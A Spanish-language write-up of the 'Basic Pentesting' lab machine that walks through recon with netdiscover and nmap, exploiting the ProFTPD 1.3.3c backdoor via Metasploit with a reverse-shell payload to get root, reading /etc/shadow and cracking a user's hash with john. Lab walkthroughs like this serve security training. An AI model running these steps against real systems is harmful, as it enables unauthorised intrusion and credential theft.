
Informe de máquina Basic Pentesting

Paso 1(Recolección de información):


Comenzamos usando **netdiscover** para escanear el segmento de la red local dentro del rango de IP especificado e identificar los dispositivos activos y sus direcciones IP correspondientes.



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
10.0.2.3        08:00:27:95:a9:8d      1      60  PCS Systemtechnik GmbH
10.0.2.6        08:00:27:b6:ab:8c      1      60  PCS Systemtechnik GmbH
```

Comando: sudo netdiscover -r 10.0.2.4




```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linu
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
```

Según la salida de Nmap, tenemos un servidor SSH ejecutándose en el puerto 22, un servicio de FTP en el puerto 21 y un servicio HTTP ejecutándose (servidor Apache) en el puerto 80.

Comando: sudo nmap -sC -sV -Pn 10.0.2.6

Paso 2 (Análisis de la información):

Si vamos al navegador para saber lo que corre en el puerto 80 ver un sitio web con un mensaje en la siguiente imagen.



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

El sitio no contiene información útil al inspeccionar el código. Entonces, decidimos enumerar usando enum4linux.

Comando: sudo enum4linux -a 10.0.2.6

Sin embargo no conseguimos enumerar nada así que probaremos a vulnerar los otros puertos.

Paso 3:

Tratamos de conectarnos a la máquina por ssh pero no tenemos credenciales.

```
┌──(kali㉿kali)-[~]
└─$ sudo ssh 10.0.2.6
[sudo] password for kali:
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.
ED25519 key fingerprint is SHA256:ZEGvF8tQ4SMYJOaKofsm1TFy5G+/ey3R7Fxd9X4eQoQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.6' (ED25519) to the list of known hosts.
root@10.0.2.6's password:
Permission denied, please try again.
root@10.0.2.6's password:
Permission denied, please try again.
root@10.0.2.6's password:
root@10.0.2.6: Permission denied (publickey,password).
```

Comando: sudo ssh 10.0.2.6

```
┌──(kali㉿kali)-[~]
└─$ searchsploit ProFTPD 1.3.3c
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)
------------------------------------------------------------------------------
Shellcodes: No Results
```

Procedemos a buscar un exploit para el puerto 21 considerando que tenemos la versión de ftp que se está usando gracias a nuestro escaneo de nmap que sería la ProFTPD 1.3.3c

Y encontramos dos exploits, uno de ellos particularmente es un backdoor con Metasploit.

Paso 4(Explotación):

```
msf6 > search proftpd

Matching Modules
================

   #  Name
   -  ----
   0  exploit/linux/misc/netsupport_manager_agent
   1  exploit/linux/ftp/proftp_sreplace
   2  exploit/freebsd/ftp/proftp_telnet_iac
   3  exploit/linux/ftp/proftp_telnet_iac
   4  exploit/unix/ftp/proftpd_modcopy_exec
   5  exploit/unix/ftp/proftpd_133c_backdoor
```

Iniciamos la consola de Metasploit

Comando: msfadmin

buscamos un exploit desde el mismo framework que nos sirva para explotar esta vulnerabilidad

Comando: search proftpd

Así que seleccionamos el exploit y revisamos sus opciones

Comando: use 5

Comando: show options

```
msf6 > use 5
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client addr
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of form
   RHOSTS                    yes       The target host(s), s
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Cambiamos el RHOSTS asignando como valor la dirección IP de la máquina víctima

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 10.0.2.6
RHOSTS ⇒ 10.0.2.6
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

Comando: set RHOSTS 10.0.2.6

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                        Disclosure
   -  ----                                        ----------
   0  payload/cmd/unix/adduser
   1  payload/cmd/unix/bind_perl
   2  payload/cmd/unix/bind_perl_ipv6
   3  payload/cmd/unix/generic
   4  payload/cmd/unix/reverse
   5  payload/cmd/unix/reverse_bash_telnet_ssl
   6  payload/cmd/unix/reverse_perl
   7  payload/cmd/unix/reverse_perl_ssl
   8  payload/cmd/unix/reverse_ssl_double_telnet
```

Y procedemos a buscar un payload que nos permita realizar una conexión a la máquina.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set PAYLOAD 4
PAYLOAD ⇒ cmd/unix/reverse
```

Agregamos ese payload a nuestro exploit

Comando: set PAYLOAD 4

```
Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address
   LPORT  4444             yes       The listen port
```

Y revisamos las opciones que nos pide ese payload

Comando: options

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

Nos pide agregar el LHOST al cual le asignamos la dirección IP de nuestra máquina atacante

Comando: set LHOST 10.0.2.4

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format
   RHOSTS   10.0.2.6         yes       The target host(s), see
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.4         yes       The listen address (an int
   LPORT  4444             yes       The listen port
```

Podemos observar que tenemos lista la configuración tanto del exploit como del payload a utilizar

Comando: show options

Luego, ejecutamos el exploit ganando acceso a la máquina.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 10.0.2.4:4444
[*] 10.0.2.6:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo UObjflCipoFediHF;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "UObjflCipoFediHF\r\n"
[*] Matching ...
[*] B is input ...
[*] Command shell session 1 opened (10.0.2.4:4444 → 10.0.2.6:48396)

id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
```

Comando: exploit

Sin embargo para que nuestra shell sea dinámica usaremos nuestra típica instrucción de python

```
id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)

python -c 'import pty;pty.spawn("bin/bash")'
root@vtcsec:/#
```

Comando: python -c 'import pty;pty.spawn("bin/bash")'

Paso 4 (Post-Explotación):

Si nos movemos al directorio etc

Comando: cd etc


Y luego leemos shadow

Comando: cat shadow


Encontraremos el siguiente hash:

6wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::

Correspondiente al usuario marlinspike



Que como podemos observar es el usuario correspondiente a nuestra máquina víctima.




Procedemos a guardar el hash en un archivo al que llamaremos hashmachine ubicado en el escritorio.

Usamos la herramienta john para descifrar el hash y observamos que la contraseña es el mismo nombre del usuario

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john hashmachine
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt,
Cost 1 (iteration count) is 5000 for
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2024-03-09 0
Use the "--show" option to display a
Session completed.
```

Comando: john hashmachine



Si la probamos, podemos ver que ya tenemos acceso a la máquina víctima.